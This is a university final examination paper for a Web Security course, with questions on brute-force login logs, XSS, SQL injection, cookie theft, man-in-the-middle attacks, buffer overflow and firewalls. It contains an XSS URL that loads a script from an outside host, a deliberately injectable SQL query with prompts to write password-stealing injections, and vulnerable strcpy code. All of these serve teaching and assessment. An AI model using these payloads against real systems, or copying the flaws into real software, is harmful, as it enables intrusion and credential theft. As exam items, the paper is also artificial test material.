Universiti Tun Hussein Onn Malaysia

UNIVERSITI TUN HUSSEIN ONN MALAYSIA

FINAL EXAMINATION
SEMESTER II
SESSION 2021/2022

COURSE NAME	:	WEB SECURITY
COURSE CODE	:	BIS 20303
PROGRAMME CODE	:	BIS / BIW
EXAMINATION DATE	:	JULY 2022
DURATION	:	3 HOURS
INSTRUCTION	:	1. ANSWER ALL QUESTIONS
		2. THIS FINAL EXAMINATION IS CONDUCTED VIA **CLOSED BOOK.**
		3. STUDENTS ARE **PROHIBITED** TO CONSULT THEIR OWN MATERIAL OR ANY EXTERNAL RESOURCES DURING THE EXAMINATION CONDUCTED VIA CLOSED BOOK.

THIS QUESTION PAPER CONSISTS OF **SIX (6)** PAGES

Q1 (a) Consider the following scenario:

A check on ABCNetwork web log file, they discover the following: a series of attack events is launched on Client1 from 3.31 am continuously until 6.31 am.

4/5/2022	3:31:10 AM	Audit Failure: ABCNetwork\Client1	Unknown username or password
4/5/2022	3:31:11 AM	Audit Failure: ABCNetwork\Client1	Unknown username or password
4/5/2022	3:31:12 AM	Audit Failure: ABCNetwork\Client1	Unknown username or password
4/5/2022	3:31:13 AM	Audit Failure: ABCNetwork\Client1	Unknown username or password
4/5/2022	3:31:14 AM	Audit Failure: ABCNetwork\Client1	Unknown username or password
4/5/2022	3:31:15 AM	Audit Failure: ABCNetwork\Client1	Unknown username or password
...	...	...	...
....	...	...	...
4/5/2022	6:31:16 AM	Audit Failure: ABCNetwork\Client1	Unknown username or password
4/5/2022	6:31:17 AM	Audit Failure: ABCNetwork\Client1	Unknown username or password

Figure Q1

(i) Identify the name of the attack.

(2 marks)

(ii) Identify **THREE (3)** safety measures that are not being implemented by ABCNetwork that cause them to experience this attack. Explain each of your answers.

(6 marks)

(iii) Identify **THREE (3)** situations when this kind of attack will have a high chance of success. Explain each of your answers.

(6 marks)

(b) Consider the following URL:

```
https://www.abc.com/comment?message=<script
src=https://cry.net/jsscript.js></script>
```

(i) Identify the type of attack that is happening in the given URL.

(2 marks)

(ii) What should be done to avoid this attack? Explain your answer.

(2 marks)

(iii) Explain what the hackers can do when the malicious code is successfully executed.

(2 marks)

Q2 Consider the following database setup:

```
CREATE TABLE user(name varchar(32), password varchar(32));
CREATE TABLE price(product varchar(32), value varchar(32));
INSERT INTO user VALUES ('Farizal', 'q1w2e3');
INSERT INTO price VALUES ('oil palm', 1600.00);
```

This database is used by a web application for looking up oil palm prices.

The application provides an HTML form that allows the user to enter a string in the variable `$agri`, which will be used in the following query:

```
$sql = "SELECT value FROM price WHERE product='$agri';";
```

and displays to the user the value it finds in the first column of the first row of the table price.

(a) What text could an attacker provide in `$agri`, such that:

(i) the value displayed is the password of user Farizal?

(3 marks)

(ii) the password of user Farizal is changed to `change123`.

(3 marks)

(b) Explain how can we know the number of column in table `user`. Show the queries that can be used along with your explanation.

(4 marks)

(c) Briefly describe **THREE (3)** measures that the designer of the web application can take to reduce the risks created by the attack described in **Q2(a)**.

(6 marks)

(d) State either you agree or disagree with the following statement according to the scenario given in **Q2**. Give your reason.

`When sanitizing inputs to avoid injection attacks, it's better to use a white-list approach than a black-list approach.`

(2 marks)

Q3 (a) Consider the following scenario:

The web application is equipped with a validation method to prevent XSS attacks. It validates the input by searching any text that matches the following pattern:

```
/<[^>]*>/.
```

Explain how it will perform with the following type of attacks:

(i) reflected XSS.

(4 marks)

(ii) stored XSS.

(4 marks)

(b) Consider the following scenario:

After reading about various attacks that can happen due to some security loophole in the web application, Yusuf decided to block Javascript in his browser.

Explain what are the effect on Yusuf's action for each of the following threats:

(i) SQL injection.

(2 marks)

(ii) Cross-site scripting.

(2 marks)

(c) Consider the following scenario:

The ABC company did not realize a hacker has access to the router that controls the packets going in and out of their server. When ABC client accesses their account, the hacker can grab the cookie used and intend to use it later to impersonate the client in accessing their account.

(i) Identify **ONE (1)** way that can be taken by ABC to prevent the hacker from getting the cookie. Explain why.

(2 marks)

(ii) How to prevent the hacker from accessing the account if the hacker still managed to get the cookie?

(2 marks)

Q4 (a) Consider **Figure Q4**:



Figure Q4

(i) Identify **TWO (2)** types of attacks that are prone to happen to the web applications in **Figure Q4**.

(2 marks)

(iii) Explain how hackers can manipulate the information given in **Figure Q4** to retrieve the login credential.

(4 marks)

(b) Consider the following scenario:

Aman gets the digital certificate for the ABC Bank website that is available publicly from the certificate authorities. He then arranged for traffic from ABC clients that wanted to communicate with ABC Bank to be sent to his server instead. When the ABC clients connect using HTTPS connection to ABC Bank, it is Aman that will receive the request and he responds by giving the ABC Bank certificates. The clients believe that communication is between them and ABC Bank.

(i) Can the clients' security be compromised?

(1 mark)

(ii) Explain your answer.

(2 marks)

(c) The following segment of code demonstrates buffer overflow vulnerability.

```
void F1( char *inputStr )
{
char holder[16];
strcpy( holder, inputStr );
}

void main() {
char LongString[256];
int i;
for( i = 0; i < 255; i++ )
LongString[i] = 'A';
F1( LongString );
}
```

(i) Explain the concept of buffer overflow based on the code by using a suitable diagram.

(4 marks)

(ii) Identify one line from the code that has caused buffer overflow.

(2 marks)

(iii) Correct the code to avoid the problem from happening.

(1 mark)

(d) Identify which firewall is suitable to do the following tasks:

(i) Deny all HTTP POST requests from certain country IP addresses.

(ii) Deny packet based on the packet's destination address of 192.168.2.1.

(iii) Deny email messages that contain an .exe files attachment.

(iv) Compared to the firewall's state table to determine if the packet's state based on certain values in the TCP headers contradicts its expected state.

(4 marks)

(e) Identify the OSI layer that the firewall corresponds for each task in **Q4(d)(i)** to **(iv).**

(4 marks)

-END OF QUESTIONS-